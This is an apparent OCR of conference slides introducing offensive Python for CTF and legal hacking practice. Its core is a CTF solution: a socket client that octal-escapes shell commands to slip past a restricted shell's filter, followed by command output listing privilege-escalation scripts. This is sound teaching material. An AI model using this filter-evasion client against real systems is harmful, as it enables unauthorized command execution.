Black Hat Python!

12.1. 2019 Antti Virtanen
@Anakondantti – antti.virtanen@solita.fi

SOLITA

Legal

- The information is for educational purposes.
- **Do not attempt to break into systems or exploit them without a permission!**


- Legal hacking:
  - Hackthebox.eu
  - Shellterlabs.com
  - Vulnhub

ROT
INFORMATION SECURITY

Why? (Fun & Profit ?)

- Sometimes the existing tools are not sufficient.
- Because it’s fun.
- You become a better hacker.

ROT
INFORMATION SECURITY




Disobey CTF Spoiler alert.

SOLITA

Forget “Professional” software development.

```python
import socket
import fcntl
import os
hostname, port = "10.10.132.83", 1234

client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
client.connect((hostname,port))
#fcntl.fcntl(client, fcntl.F_SETFL, os.O_NONBLOCK)

def toEscaped(cmd):
  s = ""
  for c in cmd:
    s = s + "\\" + (oct(ord(c)))[1:]
  return "$'" + s + "'\n"

data = ''
while (data != 'exit'):
  resp = client.recv(1024)
  print(resp)

  try:
    data = raw_input('>> ')
    if (data != 'exit'):

      s = toEscaped(data)
      client.sendall(s)

      try:
        resp = client.recv(1024)
        print(resp)
      except socket.error, e:
        print("..")

  except EOFError:
    break


-:---  basher-shellen.py   All L35     (Python)
```

```
rehsab>
total 52
-rw-r--r-- 1 basher basher  675 Jan  9 18:18 .profile
drwxr-xr-x 4 root   root   4096 Jan  9 20:14 ..
drwx------ 3 basher basher 4096 Jan  9 22:36 .config
-rw-r--r-- 1 basher basher 3520 Jan 10 12:14 .bashrc
-rw------- 1 basher basher    0 Jan 11 18:00 .bash_history
drwxr-xr-x 2 basher basher 4096 Jan 11 18:42 .nano
drwxr-xr-x 2 basher basher 4096 Jan 11 19:47 .ssh
drwxr-xr-x 2 basher basher 4096 Jan 11 20:08 .owo
-rw------- 1 basher basher   35 Jan 11 20:11 .lesshst
drwx------ 2 basher basher 4096 Jan 11 20:17 .gnupg
-rw------- 1 basher basher 9437 Jan 11 20:21 .viminfo
drwxr-x--- 7 basher basher 4096 Jan 11 20:21 .

>> ls -latr /home/basher/.owo
----SENDING $'\154\163' $'\55\154\141\164\162' $'\57\150\157\155\145\57\1

rehsab>
total 60
-rwxr-xr-x 1 basher basher 10000 Jan 11 18:08 LinEnum.sh
-rw-r--r-- 1 basher basher 25304 Jan 11 18:50 linuxprivchecker.py
-rw------- 1 basher basher 10000 Jan 11 19:40 .swp
drwxr-xr-x 2 basher basher  4096 Jan 11 20:08 .
drwxr-x--- 7 basher basher  4096 Jan 11 20:21 ..

>>
```



Okay, time to hack.

SOLITA

https://github.com/solita/blackhat-python/

- Get stuff from GitHub.
- Choose a task.
- Start hacking some Python!